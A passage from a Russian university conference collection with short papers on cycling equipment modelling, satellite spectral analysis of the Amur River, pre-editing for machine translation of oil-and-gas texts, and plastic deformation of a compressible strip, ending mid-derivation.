СПИСОК ИСТОЧНИКОВ

1. Rafael Grompone von Gioi, Pascal Monasse, Jean-Michel Morel, Zhongwei Tang Lens distortion correction with a calibration harp / R. G. von Gioi, P. Monasse, J. M. Morel, Z. Tang // Proceedings of the 18th IEEE International Conference on Image Processing. 2011. С. 617-620.
2. Rafael Grompone von Gioi, Pascal Monasse, Jean-Michel Morel, Zhong-wei Tang High-precision camera distortion measurements with a "calibration harp" / R. G. von Gioi, P. Monasse, J. M. Morel, Z. Tang // Optical Society of America. 2012. С. 1-23.
3. Марков, Б. Н. Поиск оптимального расположения маркеров в пространстве при калибровке камеры фотограмметрической измерительной системы / Б. Н. Марков, А. А. Хохоликов, С. Г. Конов // Измерительная техника: ежемесячный научно-технический журнал 2016. № 12. С. 15-18.
4. Lo Presti D.C. Evaluating degree of compaction of levees using cone penetration testing / D.C. Lo Presti, A. Angina, A. Steri // Russian Journal of Construction Science and Technology. 2018. Т. 4. № 1. С. 5-24.
5. Merzlikin B.S. Some aspects of lagrangian quantization of freedman-townsend model / B.S. Merzlikin // Tomsk State Pedagogical University Bulletin. 2011. № 8 (110). С.31-35.

Еньков Лев Павлович, студент, Комсомольский-на-Амуре государственный университет
Enkov Lev Pavlovich, student of Komsomolsk-na-Amure State University

Выборнова Елена Николаевна, старший преподаватель, кафедра «Физическое воспитание и спорт», Комсомольский-на-Амуре государственный университет

Vybornova Elena Nikolaevna, senior lecturer, Department "Physical Education and Sports", Komsomolsk-on-Amur State University

МАТЕМАТИЧЕСКАЯ МОДЕЛЬ ПРОЦЕССА УЛУЧШЕНИЯ РЕЗУЛЬТАТОВ СПОРТСМЕНОВ В ВЕЛОСПОРТЕ

MATHEMATICAL MODEL OF THE PROCESS OF IMPROVING THE RESULTS OF ATHLETES IN CYCLING

Аннотация. Данная работа посвящена разработке оптимального набора инвентаря спортсмена и построению математической модели, позволяющей улучшить финишное время.

Abstract. This work is devoted to the development of an optimal set of equipment for an athlete and the construction of a mathematical model that allows improving the finish time.

Ключевые слова: передовые технологии, велоспорт, результативность, моделирование.

Key words: advanced technology, cycling, control systems, potency modeling.

В настоящее время существует две основные точки зрения на результативность спортсменов в велоспорте. Первая заключается в том, что влияние передовых технологий на результаты соревнований практически никак не влияют, а все достижения, такие как рекорды скорости и времени прохождения трассы, это заслуги сугубо самих спортсменов и их предрасположенности к определённому рода спортивной деятельности, в то время как технологии помогают только в улучшении условий, то есть делают спортивный инвентарь несколько удобнее. В то же время вторая точка зрения заключается в том, что инновации в технологиях производства спортивного инвентаря и как следствие его большая узконаправленная спецификация на определённом типе трассы, а также его общее улучшение удобства непосредственно влияют на достижения результатов в соревнованиях [1].

Доказательная база приверженцев первой точки зрения базируется на сравнительном анализе результатов различных соревнований по велоспорту и видам спорта, которые, по мнению авторов статей, имеют схожую суть. Так, например, сравниваются соревнования по велоспорту и марафоны, основанием для сравнения которых является предположение - если бы велосипеды действительно стали быстрее за счёт технологического вмешательства [2], то линия тренда скорости езды на велосипеде в определённых дисциплинах отличалась бы от скорости человека в беге, в ином же случае, если линии трендов скорости будут примерно параллельны, то делается вывод о том, что увеличения скоростей является общеспортивной тенденцией по улучшению результатов среди спортсменов.

Несмотря на то, что не столько общеспортивная, а скорее даже общечеловеческая тенденция к улучшению результатов, в чём бы то не было, по сравнению с предыдущими бесспорно имеет место быть, подобная методика анализа оспаривается как минимум с точки зрения физиологии, а именно весьма узкой специализации отдельных групп мышц, формируемой в зависимости от проводимых тренировок. И это уже не говоря о критических особенностях характерных для различных видов спорта, например, то, что на гоночных вступает в силу скоростях аэродинамическое сопротивление, которое не столь свойственно для беговых дисциплин. Инновации в аэродинамике велоси-

педного оборудования даже вызвали споры в велосипедном сообществе относительно того, какие рекорды действительно отражают навыки и способности велосипедистов, а какие рекорды основаны исключительно на инженерном дизайне. Возвращаясь к физиологии, ещё одним способом улучшить спортивные результаты является использование компьютерных симуляторов и устройств биологической обратной связи, которые были разработаны, чтобы позволить спортсменам тренироваться в реалистичных сценариях, обеспечивая при этом обратную связь, необходимую для повышения производительности [3].

В связи с вышесказанным предлагается выделить факторы ($x_1, x_2, x_3, \dots, x_n$), которые будут влиять на оптимальное время финиша. Функция, связывающая время и факторы:

$$F(x_1, x_2, x_3, \dots, x_n) = t_{min}$$

К числу данных факторов будет относиться следующий инвентарь:

(x_1) Углеродное волокно. Рост внедрения технологии углеродного волокна действительно привёл к ускорению феномена снижения веса инвентаря. Эта лёгкость также позволила гонкам на время и, все чаще, шоссейным велосипедам преодолевать аэродинамику без слишком большого снижения веса.

(x_2) GPS-компьютеры. Появление велокомпьютера с GPS вывело езду на совершенно новый уровень. Устройства GPS не только могут отслеживать огромное количество информации о поездке, без необходимости использования магнита на колесе и датчика на вилке, но и, подключившись к Интернету, позволяют вам делиться этими данными.

(x_3) Электронные групсеты. Лёгкость и точность электрического переключения передач трудно превзойти, а если учесть, что это позволило избавиться от зубчатых тросов, то данное введение частично помогло и в области преодоления аэродинамического сопротивления.

(x_4) Пневматические шины. Твёрдая резина заменила металл, которым были обиты тележные колёса одних из первых велосипедов, но настоящий прогресс начался, когда в 1887 году Джон Данлоп разработал пневматическую шину, наполняемую воздухом. С тех пор производители улучшили сопротивление проколу и разработали зацепы, позволяющие шинам работать при более высоком давлении.

(x_5) Рычаги STI. Их появление не только избавило гонщиков от необходимости убирать руки с руля для переключения передач, но и привело к изменению конструкции кожухов тормозных рычагов, что сделало их эргономически более удобными для многочасовой езды.

(x_6) Лайкра. Более лёгкий, более дышащий и более плотный, чем его естественный предшественник, велосипедный комплект из лайкры стал любимым для многих велосипедистов.

(x_7) Шестерни переключателя передач. Появление системы заднего переключателя передач изменило езду на велосипеде, позволив гонщикам переключать цепь между набором звёздочек, чтобы обеспечить постоянно расширяющийся диапазон передач. По мере совершенствования системы почти все дороги стали доступными.

(x_8) Гидравлические дисковые тормоза. Многие велосипедисты пользуются улучшенными тормозными характеристиками гидравлических дисковых тормозов, а также другими возможностями, открываемыми дисками, такими как увеличенный зазор между шинами и защита тормозных колодок от карбоновых дисков.

(x_9) Измерители мощности. Мощность – это наиболее точный показатель для измерения производительности, поскольку он показывает объем выполняемой вами работы, независимо от внешних факторов, таких как встречный ветер и уклон, и позволяет надёжно отслеживать прогресс с течением времени. Измерители мощности подарили велосипедистам такое преимущество как возможность быстро и надёжно определить данный показатель.

Таким образом, планируется построение регрессионной математической модели с системой ограничений по заявленным выше факторам.

СПИСОК ИСТОЧНИКОВ

1. 60% Of Cycling Hour Records Due To Engineering / R. George// - URL: <http://cozybeehive.blogspot.com/2009/11/60-of-cycling-hour-records-due-to.html> (дата обращения: 10.07.2022).

2. Modern Bicycles and Cycling Speeds : Any Measurable Relation? / R. George// - URL: <https://cozybeehive.blogspot.com/2010/08/modern-bicycles-and-cycling-speeds-any.html> (дата обращения: 10.07.2022).

3. The Influence of Muscle Physiology and Advanced Technology on Sports Performance / R. R. Neptune, C. P. McGowan, J. M. Fiandt// - URL: https://www.annualreviews.org/doi/full/10.1146/annurev-bioeng-061008-124941#_i26 (дата обращения: 10.07.2022).

УДК 004.932.2

Жарикова Евгения Павловна, аспирант, Комсомольский-на-Амуре государственный университет

Zharikova Evgeniia Pavlovna, postgraduate, of Komsomolsk-na-Amure State University

Григорьев Ян Юрьевич, кандидат физико-математических наук, доцент, проректор по учебной работе, Комсомольский-на-Амуре государственный университет

Grigoriev Jan Yurievitch, Candidate of Physical and Mathematical Sciences, Associate Professor, Vice Rector for Academic Affairs, Komsomolsk-na-Amure State University

АНАЛИЗ СПЕКТРАЛЬНЫХ ХАРАКТЕРИСТИК ВОДНОЙ ПОВЕРХНОСТИ РЕКИ АМУР

SURFACE OF AMUR RIVER SPECTRAL CHARACTERISTICS ANALYSIS

Аннотация. В течение последних лет результаты проб воды в реке Амур указывают на серьезные проблемы с ее экологическим состоянием. Изменения могут иметь как природный, так и антропогенный характер. Целью исследования является анализ спектральных характеристик состояний водной поверхности реки Амур на основе размеченных при помощи алгоритма кластеризации (KNN) данных. Благодаря такому подходу, появляется возможность оперативного получения информации о состоянии акватории и выявления источников и масштабов загрязнений, обеспечивающая их своевременное устранение.

Abstract. In recent years, the results of water samples from the Amur River have indicated serious problems with the ecological state of the river. Ecological problems are, for the most part, anthropogenic. The purpose of this study is to analyse spectral characteristics of water surface conditions of the Amur River on the basis of data marked with a clustering algorithm (KNN). It is expected that due to such an approach it will be possible to obtain information on the state of the water area and to identify sources and extent of pollution, which in turn should help in their elimination.

Ключевые слова: классификация, искусственный интеллект, нейронные сети, спектральный анализ, база данных, машинное зрение, машинное обучение.

Key words: classification, artificial intelligence, neural networks, spectral analysis, database, machine vision, machine learning.

В течение последних лет наблюдаются серьезные проблемы экологического состояния реки Амур: фиксируются превышения химических и микробиологических показателей [1]. Проведение непрерывного мониторинга состояния водной поверхности при помощи анализа мультиспектрального потока данных создает возможность определения источников загрязнений и их природы. Своевременное выявление проблемы позволяет максимально снизить ее негативные последствия.

В работах [2][3][4] приводятся результаты ряда успешных экспериментов детектирования некоторых загрязнений водной поверхности, таких как, например, нефтяные или биологические, при помощи анализа мультиспектрального потока данных. В рассматриваемом исследовании проводится анализ спектральных характеристик состояний водной поверхности реки Амур.

Для проведения исследований формируется набор данных мультиспектральных изображений, полученных с борта Sentinel [10], требования к набору данных описываются в работе [5]. Набор данных содержит снимки трех выбранных областей реки Амур, полученные спутником с 2020 по 2022 годы. На изображениях случайным образом выбираются области водной поверхности и несколько контрольных областей суши. Формирование такого набора данных обусловлено тем, что в рамках исследования невозможно определение места загрязнения и отделение его от чистой водной поверхности. Для решения данной задачи используется алгоритм кластеризации KNN, при помощи которого определяется набор спектральных каналов. Для работы с выбранными областями в указанном выше временном промежутке достаточно использовать 5 спектральных каналов: AEROSOL, GREEN, RED, IR1, IR2 [2][5]. На основе результатов работы алгоритма (рисунок 1) производится разметка набора данных.




Рисунок 1 – Кластеры, полученные в результате обучения KNN. График получен при помощи алгоритма понижения размерности UMAP

Размеченный набор данных подается на вход алгоритма классификации CatBoost[6]. Для обучения классификатора определяется шаг 0.1 и количество эпох равное 50. На основе обученной модели строятся Шап-графики (рисунок 2а-д), анализ которых позволяет описать зависимости спектральных характеристик и состояния водной поверхности.

Анализ шап-графиков показывает, что все выявленные состояния, в основном определяются ближним инфракрасным и красным диапазонами. Четкое разделение на графиках величины значений каждого диапазона для классов может свидетельствовать об определенной закономерности спектральных характеристик воды и ее состава. На рисунках 3а – г представляются обработанные классификатором изображения.




Рисунок 2 – Шап-графики классов 1 - 5.




Рисунок 3 – Результат работы классификатора для одной области реки Амур: а – снимок от 06.09.2020, б – снимок от 03.07.2020, в – снимок от 28.07.2020, г – снимок от 01.09.2021

Анализ изображений, получаемых при помощи обученного классификатора, формирует следующие предположения:

- первый класс соответствует обычному состоянию воды в реке, так как на большинстве снимках детектируется именно данный класс, так же данный класс доминирует на снимках, сделанных во время паводков;
- вторым классом так же может являться нормальное состояние водной поверхности, но при других условиях освещения, так как класс часто определяется при наличии затемнений на снимках. Данный класс может свидетельствовать и о наличии загрязнений, так как наблюдается противоречащее одному классу различие в Шап-графиках, а затемнённые области на снимках невозможно определить, как тени;
- третий класс свидетельствует о наличии большой активности водорослей или о застойной воде с формирующейся патогенной биомассой, так как класс детектируется как на контрольных поверхностях с растительностью, так и на водной поверхности в

районах заводов. На снимках в таких областях всегда явно выделяется зеленый цвет, а значения Шап-графика не противоречат вегетационному индексу [7][8];

- четвертым классом может являться почва или илистая вода, так как на некоторых изображениях такой класс определяется именно у открытой почвы;

- пятым классом может являться сухая почва, так как класс определяется исключительно вне водной поверхности в местах открытой почвы.

Полученные результаты не описывают всех загрязнений реки Амур. Одной из причин является невозможность получения изображений со спутников в облачные дни, что существенно уменьшает выборку [9], [10]. Выбор небольшого количества областей также ограничивает количество классов. Данное исследование направлено на определение возможности детектирования загрязнений водной поверхности при помощи анализа мультиспектральных изображений [11], [12]. Так как применение спутниковых снимков для непрерывного мониторинга экологического состояния реки Амур является невозможным, для сбора и обработки данных необходимо использовать оснащенные мультиспектральными камерами беспилотные летательные аппараты (БПЛА).

СПИСОК ИСТОЧНИКОВ

1 Сосенков, А. В. Менеджмент в вопросе экологии реки Амур / А. В. Сосенков // Агропродовольственная политика России. – 2018. – № 1. – С. 12-16.

2 Zharikova, E. P. Artificial intelligence methods for detecting water pollution / E.P. Zharikova, J.Y. Grigoriev, A.L. Grigorieva // IOP Conference Series: Earth and Environmental Science. – 2022. – С. 022082.

3 Жарикова, Е. П. Применение искусственного интеллекта в задачах анализа состояния акваторий / Е. П. Жарикова, Ян. Ю. Григорьев, А. Л. Григорьева // Морские интеллектуальные технологии. – 2021. – № 2-2 (52). – С. 129-133.

4 Жарикова, Е. П. Разработка нейронной сети для экологического контроля / Е. П. Жарикова, Ян. Ю. Григорьев // Актуальные проблемы информационно-телекоммуникационных технологий и математического моделирования в современной науке и промышленности : материалы I Международной научно-практической конференции молодых учёных., Комсомольск-на-Амуре, 2021. С. 180-183.

5 Альхименко, И. Н. Формирование набора данных для решения задач детектирования нештатных ситуаций в экологии / И. Н. Альхименко, Е. П. Жарикова, М. А. Чепурных, А. И. Базюк, Ян. Ю. Григорьев // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : материалы V Всероссийской национальной научной конференции молодых учёных., Комсомольск-на-Амуре, 2022. С. 360-362.

6 Перевезенцев, Е. Е. Аспекты реализации библиотеки градиентного бустинга catboost / Е. Е. Перевезенцев, В. В. Ромашкова // Информационные технологии : сб. науч. тр. / Рязанский государственный радиотехнический университет им. В.Ф. Уткина, 2018. – С. 69-71.

7 Жарикова, Е. П. Модели расчёта и фильтрации вегетационных индексов / Е. П. Жарикова, Я. Ю. Григорьев // Сборник материалов 4 -ой науч.-техн. конф. студентов и аспирантов «Научно-техническое творчество аспирантов и студентов». – Комсомольск-на-Амуре: ФГБОУ ВО «КнАГУ», 2021. – С. 162-164.

8 Жарикова, Е. П. Сравнение вегетационных индексов в задачах оценки поверхностей / Е. П. Жарикова, Я. Ю. Григорьев // Сборник материалов 4 -ой науч.-техн. конф. студентов и аспирантов «Научно-техническое творчество аспирантов и студентов». – Комсомольск-на-Амуре: ФГБОУ ВО «КнАГУ», 2021. – С. 165-167.

9 Жарикова, Е. П. Модели компьютерного зрения в задачах дистанционного зондирования / Е. П. Жарикова, Я. Ю. Григорьев, А. Л. Григорьева // Постулат. Приамурский государственный университет им. Шолом-Алейхема. – Биробиджан, 2021. – № 4(30).

10 Sentinel Hub : earth observation data : сайт. Словения, 2015 – . – URL: <http://sentinel-hub.com> (дата обращения: 12.06.2021).

11 Жарикова, Е. П. Применение компьютерного зрения в задачах дистанционного зондирования / Е. П. Жарикова // В сборнике: Молодые ученые – Хабаровский край. Материалы XXIII краевого конкурса молодых ученых. Хабаровск, 2021. С. 105-110.

12 Zharikova, E. P. Applications of computer vision in cross-sectoral tasks / E. P. Zharikova, Y. Y. Grigoriev, A. L. Grigorieva // Lecture Notes in Networks and Systems. – 2021. – № 200. – С. 415-426.

УДК 004.9:519.765

Животова Алена Анатольевна, аспирант кафедры «Прикладная математика», Комсомольский-на-Амуре государственный университет

Zhivotova Alena Anatolievna, postgraduate student of Applied Mathematics Department, Komsomolsk-na-Amure State University

Бердоносков Виктор Дмитриевич, кандидат технических наук, доцент, доцент кафедры «Прикладная математика», Комсомольский-на-Амуре государственный университет

Berdonosov Victor Dmitrievich, Candidate of Engineering Sciences, Associate Professor, Associate Professor of Applied Mathematics Department, Komsomolsk-na-Amure State University

Лошманова Ирина Александровна, студент, Комсомольский-на-Амуре государственный университет

Loshmanova Irina Aleksandrovna, student of Komsomolsk-na-Amure State University

АВТОМАТИЗАЦИЯ ПРЕДРЕДАКТИРОВАНИЯ ИСХОДНОГО ТЕКСТА ДЛЯ ПОВЫШЕНИЯ КАЧЕСТВА МАШИННОГО ПЕРЕВОДА

AUTOMATING SOURCE TEXT PRE-EDITING TO IMPROVE THE QUALITY OF MACHINE TRANSLATION

Аннотация. В статье рассмотрена проблема автоматизации процесса предредактирования исходного текста в качестве подготовки к машинному переводу. Приведено обоснование актуальности исследования для узкоспециальных предметных областей, для которых отсутствует достаточный объем двуязычных корпусов текстов для обучения нейросетевых моделей машинного перевода. Экспериментально исследована гипотеза о том, что предредактирование позволяет повысить качество машинного перевода.

Abstract. The paper considers the problem of automating the pre-editing of source text as a pre-processing for machine translation. The paper provides a justification of the study's relevance for highly specialized fields that are lacking a sufficient amount of bilingual text corpora to train neural network models for machine translation. The hypothesis that preediting can improve the quality of machine translation is experimentally investigated.

Ключевые слова: машинный перевод, предредактирование, обработка естественного языка.

Key words: machine translation, pre-editing, natural language processing.

Введение

Для машинного перевода (МП) специфика предметной области имеет ключевое значение, потому что использование терминологии в различных областях может значительно отличаться. При этом МП тем эффективнее, чем больше обучающих данных загружено в систему, однако для некоторых предметных областей собрать достаточный объем двуязычных корпусов проблематично ввиду ограничений конфиденциальности данных и секретности разработок. Одна из таких областей – нефтегазовый перевод.

Нефтегазовый сектор – один из ключевых для экономики нашей страны с большой долей участия иностранных компаний в проектах освоения месторождений и нефтегазо-переработки. Качество перевода в данной области имеет критически важное значение для межкультурной коммуникации и обмена знаниями и технологиями. Согласно Translation Rating, ресурсу анализа лингвистической отрасли России на нефтегазовый сектор приходится от 10 до 45% оборота поставщиков услуг перевода, входящих в десятку крупнейших переводческих компаний в России. Взаимодействие на международных нефтегазовых проектах происходит на английском языке и актуальным направлением исследования, таким образом, является автоматизация перевода с русского языка на английский.

Важно отметить, что большинство исследований рассматривают системы МП как автоматические, что неверно. Поскольку для корректного использования систем МП необходимо прямое участие человека на всех этапах работы системы – от загрузки оригинала, сбора релевантных обучающих данных до оценки качества выполненного перевода. Справедливо правило, что для достижения оптимального результата работы, пользователь системы МП должен знать хотя бы один язык из языковой пары перевода, и чем лучше знание языка перевода пользователя, тем точнее будет оценка качества МП и его пост-редактура. Другими словами, конечное качество перевода улучшается, если пользователь системы МП является носителем языка перевода.

Принимая во внимание этот принцип и рассматривая систему МП как средство автоматизированной поддержки работы переводчика, которое предоставляет переводчику модели и алгоритмы поддержки принятия решения относительно перевода, можно заключить, что, предоставляя пользователю средства обработки текста на языке, носителем которого он является, на любом из этапов перевода, можно повысить качество перевода.

Автоматизация предредактирования исходного текста

Исследования, посвященные интерактивному МП, подтверждают выдвинутую гипотезу. Основная масса работ и исследований в области интерактивного МП посвящены постредактированию, в том числе, автоматизации постредактирования [1, 2]. Предредактированию посвящено меньше работ, однако существующие практические статьи указывают на эффективность такого подхода к повышению качества МП.

Так, Хираока и Ямада [3] в своей работе предприняли попытку сформулировать основные правила предредактирования текста при переводе с японского языка на английский докладов популярной научно-популярной конференции TED Talks. Их стратегия показала неплохие результаты, в том числе и для китайского и корейского языков. Подобные исследования проводились для перевода с японского на английский и восточные языки [4], с французского на английский [5], с индонезийского на английский [6], с английского на испанский [7]. Все указанные выше исследования показали удовлетворительный результат, доказав, что предредактирование и переписывание исходного текста, опираясь на правила, повышает качество МП.

Серетэн, Буйон и Жерлах в своем исследовании [8] показали, что использование даже простых полуавтоматических правил предредактирования текста повышает качество статистического МП. Гипотеза была проверена на сообщениях пользователей технического форума и медицинских текстах и показала одинаковую эффективность. Тем не менее, авторы утверждают, что правила и методология предредактирования должны адаптироваться под особенности языковой пары перевода и специфику предметной области, а также используемую технологию МП. Так, для МП на основе правил и статистического МП разработаны различные методологии предредактирования текста, включающие упрощение языка, перестановку слов в предложениях и т.д. Программная же реализация методов автоматического предредактирования может быть разработана только для языков, для которых уже созданы поверхностные синтаксические анализаторы.

Исследование Шей [9] в языковой паре китайский-английский показало преимущества и позитивное влияние предредактирования на качество МП для пользователей с низким уровнем владения языком перевода в сравнении с постредактированием.

Отмечается также необходимость анализа исходного текста с целью определить «уязвимости» с точки зрения применяемой технологии МП, на основе которого становится возможной разработка правил предредактирования. Жерлах, Порро, Буйон и Леманн [5] показали, что такой подход позволяет сократить время пост-редактуры МП в два раза и в 65% случаев повышает качество результата МП.

Анализ существующих исследований по теме автоматизированной предобработки исходных текстов для МП показал, что:

- отсутствуют исследования для перевода текстов с русского языка, хотя для русского языка разработаны синтаксические анализаторы и возможна разработка правил предредактирования для повышения качества МП;
- в литературе не описаны правила и методологии предредактирования исходных текстов для перевода в системах нейронного МП.
- не проводилось исследований по анализу ошибок нейронного МП с русского языка, связанных со спецификой той или иной предметной области или с особенностями языка.

Обобщая вышесказанное можно заключить, что актуальной является разработка моделей, алгоритмов и комплекса программ для автоматизации предредактирования текстов на русском языке согласно правилам, разработанным на основе анализа особенностей языков оригинала и перевода, специфичных для определенной предметной области и технологии нейронного МП.

Влияние предредактирования на качество МП

Для того чтобы оценить влияние предредактирования на качество машинного перевода, проведем эксперимент на примере перевода документации по геологическим изысканиям на нефтегазовом месторождении с русского языка на английский.

Исходные данные эксперимента:

- Документация по геологическим изысканиям на нефтегазовом месторождении на русском языке в авторском оформлении общим объемом 150 000 знаков с пробелами (21 000 слов).
- Эталонный «ручной» перевод указанной документации, выполненный профессиональным переводчиком.

Эксперимент включает следующие этапы:

- 1) Перевод исходного текста 3 различными системами машинного перевода
- 2) Оценка качества выполненного машинного перевода по международнопризнанной метрике BLEU-score при помощи интерактивного калькулятора <https://www.letsmt.eu/Bleu.aspx>.
- 3) Редактирование исходного текста с целью соблюдения рекомендаций по подготовке текста к переводу на английский язык [10].
- 4) Перевод отредактированного текста 3 различными системами машинного перевода.
- 5) Оценка качества выполненного машинного перевода отредактированного текста по международнопризнанной метрике BLEU-score при помощи интерактивного калькулятора <https://www.letsmt.eu/Bleu.aspx>.
- 6) Оценка и анализ результатов эксперимента.

Для проведения эксперимента были выбраны 3 системы машинного перевода, имеющие лучшие показатели качества перевода технических текстов на основании независимой оценки для языковой пары ru-en: Google NMT, Amazon, DeepL.

Для осуществления перевода посредством данных систем использовалась CAT-платформа SmartCAT, предоставляющая доступ к вышеуказанным системам через API, что позволяет обеспечить конфиденциальность переводимых данных.

Результаты проведенного эксперимента показали, что после предредактирования качество машинного перевода повысилось в более чем 2 раза. Даже учитывая ограничения используемой метрики оценки качества, можно с уверенностью сказать о том, что предварительная подготовка текста к машинному переводу способствует повышению качества МП.

Заключение

Показано, что перспективным направлением является развитие методов и алгоритмов автоматизированной предобработки исходных текстов для нейронного МП, при этом исследование в этой области позволит добиться повышения качества МП.

Экспериментально подтверждено, что предварительная обработка исходного текста позволяет повысить качество машинного перевода на английский язык.

Создание модуля автоматизированного предредактирования текстов нефтегазовой тематики на русском языке согласно правилам, сформированным на основе анализа особенностей языков оригинала и перевода, специфики текстов предметной области и технологии нейронного МП позволит производить анализ семантики оригинальных текстов, повысить качество МП и сделать МП более доступным для пользователей, владеющих только русским языком, а в перспективе сократить компаний затраты на перевод за счет автоматизации процессов.

В рамках дальнейшего исследования будет разработана и исследована обобщенная математическая модель машинного перевода, рассмотрена задача разработки модуля автоматизированного предредактирования текстов нефтегазовой тематики на русском языке для перевода на английский язык согласно правилам, сформированным на основе анализа особенностей русского и английского языков, специфики текстов нефтегазовой области и технологии нейронного МП. Прогресс в решении данной задачи открывает возможности для развития не только систем машинного перевода, но и других областей знаний.

СПИСОК ИСТОЧНИКОВ

1. Yamada M. The impact of Google neural machine translation on post-editing by student translators // *The Journal of Specialised Translation*. 2019. vol. 31. P. 87–106.
2. Toledo Báez M. Machine translation and post-editing: impact of training and directionality on quality and productivity // *Revista Tradumàtica. Tecnologies de la Traducció*. 2018. vol. 16. P. 24–34.
3. Hiraoka Y., Yamada M. Pre-editing plus neural machine translation for subtitling: effective pre-editing rules for subtitling of TED Talks. Dublin MT Summit XVII. 2019. vol.2. P. 64–74.
4. Miyata R., Fujita, A. Dissecting human pre-editing toward better use of off-the-shelf machine translation Systems // *Proceedings of the 20th Annual Conference of the European Association for Machine Translation (EAMT), User studies papers*. 2017.
5. Gerlach J. Combining pre-editing and post-editing to improve SMT of user-generated content. // O'Brien, S., Simard, M. & Specia, L. *Proceedings of MT Summit XIV Workshop on Post-editing Technology and Practice*. 2013. P. 45-53.
6. Taufik A. Pre-editing of Google neural machine translation // *Journal of English Language and Culture*. 2020. vol. 10. No. 2. P. 64–74.
7. Mercader-Alarcón J., Sánchez-Martínez F. Analysis of translation errors and evaluation of pre-editing rules for the translation of english news texts into spanish with lucy LT // *Revista Tradumàtica. Tecnologies de la Traducció*. 2016. vol. 14. P. 172–186.

8. Seretan V., Bouillon P., and Gerlach J. A large-scale evaluation of pre-editing strategies for improving user-generated content translation in Proceedings of the Ninth International Conference on Language Resources and Evaluation. 2014. P. 1793–1799.

9. Shei Chi-Chiang. Teaching MT through pre-editing: three case studies // Proceedings of the 6th EAMT Workshop: Teaching Machine Translation, Manchester, England. European Association for Machine Translation. 2002.

10. Zhivotova A.A., Berdonosov V.D., Redkolis E.V. Improving the Quality of Scientific Articles Machine Translation While Writing Original Text // 2020 International Multi-Conference on Industrial Engineering and Modern Technologies (FarEastCon). 2020.

УДК 621.9:519.8

Канашин Илья Валерьевич, аспирант, Комсомольский-на-Амуре государственный университет

Kanashin Ilya Valeryevich, postgraduate, Komsomolsk-on-Amur State University

Хромов Александр Игоревич, доктор физико-математических наук, профессор, Комсомольский-на-Амуре государственный университет

Khromov Alexander Igorevich, PhD, Komsomolsk-on-Amur State University

ОДНООСНОЕ ДЕФОРМИРОВАНИЕ ПЛОСКОГО ОБРАЗЦА С УЧЕТОМ СЖИМАЕМОСТИ МАТЕРИАЛА

UNIAXIAL DEFORMATION OF A PLANE SAMPLE CONSIDERING MATERIAL COMPRESSIBILITY

Аннотация. Целью работы является исследование процесса накопления пластических деформаций при одноосном деформировании плоского образца с непрерывным полем скоростей перемещений с учётом сжимаемости материала в условиях плоской деформации и плоского напряжённого состояния. Решение рассматриваемых в работе задач производится на основе теории пластического течения в рамках модели жесткопластического тела. Результатом являются соотношения для определения главных значений тензора Альманси в задачах о растяжении, сжатии и последовательном растяжении-сжатии полосы в условиях плоской деформации и плоского напряжённого состояния.

Abstract. The purpose of this work is to study the process of plastic strain accumulation during uniaxial deformation of a flat sample with a continuous displacement velocity field under flat deformation and flat stress state conditions. The solution of the problems considered in this work is carried out on the basis of the rigid plastic body model. One of the conditions for the system of equations for determining the strain rate field is the condition of compressibility of the material. The work results in relations for determination of principal values of Almansi tensor in problems of tension, compression, sequential tension-compression of strip under conditions of plane deformation and plane stress state.

Ключевые слова: пластичность, плоская деформация, плоское напряженное состояние, сжимаемость, тензор Альманси.

Key words: plasticity, plane deformation, plane stress state, compressibility, Almansi tensor.

Рассмотрим задачу об одноосном деформировании полосы в условиях плоской деформации. Поле скоростей перемещений – непрерывно, материал при малых деформациях считается сжимаемым [1] – [3]




Рисунок 1 – Растяжение (сжатие) полосы с непрерывным полем скоростей перемещений в условиях плоской деформации

Граничные условия для напряжений определяются следующими выражениями:
при растяжении

$$\text{при } x_2 = l \sigma_{22} = 2k, \text{ при } x_2 = -l \sigma_{22} = 2k,$$

при сжатии

$$\text{при } x_2 = h \sigma_{22} = -2k, \text{ при } x_2 = -h \sigma_{22} = -2k,$$

из чего, в предположении о том, что в процессе деформирования весь образец будет находиться в пластическом состоянии, следует однородное напряжённое состояние:

$$\sigma_{22} = 2k, \sigma_{11} = \sigma_{12} = 0. \quad (1)$$

Угол наклона линий скольжения к горизонтальной оси x_1 составляет 45° .

Для определения поля скоростей в поставленной задаче необходимо проинтегрировать следующую систему уравнений:

$$\begin{cases} \frac{\partial V_1}{\partial x_1} + \frac{\partial V_2}{\partial x_2} = -\frac{d}{dt} [\ln \rho], \\ \frac{\partial V_1}{\partial x_2} + \frac{\partial V_2}{\partial x_1} = \left(\frac{\partial V_1}{\partial x_1} - \frac{\partial V_2}{\partial x_2} \right) (-\text{ctg} 2\varphi). \end{cases} \quad (2)$$

В первое уравнение данной системы входит материальная производная по времени, взятая от логарифма функции плотности материала [4], что обуславливается сжимаемостью материала, связанной с законом сохранения массы:

$$V_{k,k} = -\frac{d}{dt} [\ln \rho],$$

Решение системы имеет вид:

при растяжении

$$V_1(x_1, x_2, t) = -\frac{V}{l} x_1 + \bar{\varphi}(x_1, t), V_2(x_1, x_2, t) = \frac{V}{l} x_2, \quad (3)$$

при сжатии

$$V_1 = \frac{V}{h} x_1 + \bar{\varphi}(x_1, t), V_2 = -\frac{V}{h} x_2. \quad (4)$$

Тогда компоненты тензора скоростей деформаций [5] находятся в виде:

при растяжении

$$\varepsilon_{11} = \frac{\partial V_1}{\partial x_1} = -\frac{V}{l} + \frac{\partial}{\partial x_1} \bar{\varphi}(x_1, t), \varepsilon_{22} = \frac{\partial V_2}{\partial x_2} = \frac{V}{l}, \varepsilon_{12} = \frac{1}{2} \left(\frac{\partial V_1}{\partial x_2} + \frac{\partial V_2}{\partial x_1} \right) = 0, \quad (5)$$

при сжатии

$$\varepsilon_{11} = \frac{\partial V_1}{\partial x_1} = \frac{V}{h} + \frac{\partial}{\partial x_1} \bar{\varphi}(x_1, t), \varepsilon_{22} = \frac{\partial V_2}{\partial x_2} = -\frac{V}{h}, \varepsilon_{12} = \frac{1}{2} \left(\frac{\partial V_1}{\partial x_2} + \frac{\partial V_2}{\partial x_1} \right) = 0. \quad (6)$$

Главные значения тензора конечных деформаций Альманси:

для процесса растяжения

$$E_1 = e + g = \frac{1}{2} - \frac{(\bar{\varepsilon} + 1)^2}{2e^{\eta \frac{t^2}{2}}}, E_2 = e - g = \frac{(\bar{\varepsilon} + 1)^2 - e^{\eta \frac{t^2}{2}}}{2(1 + \bar{\varepsilon})^2} \quad (7)$$

для сжатия

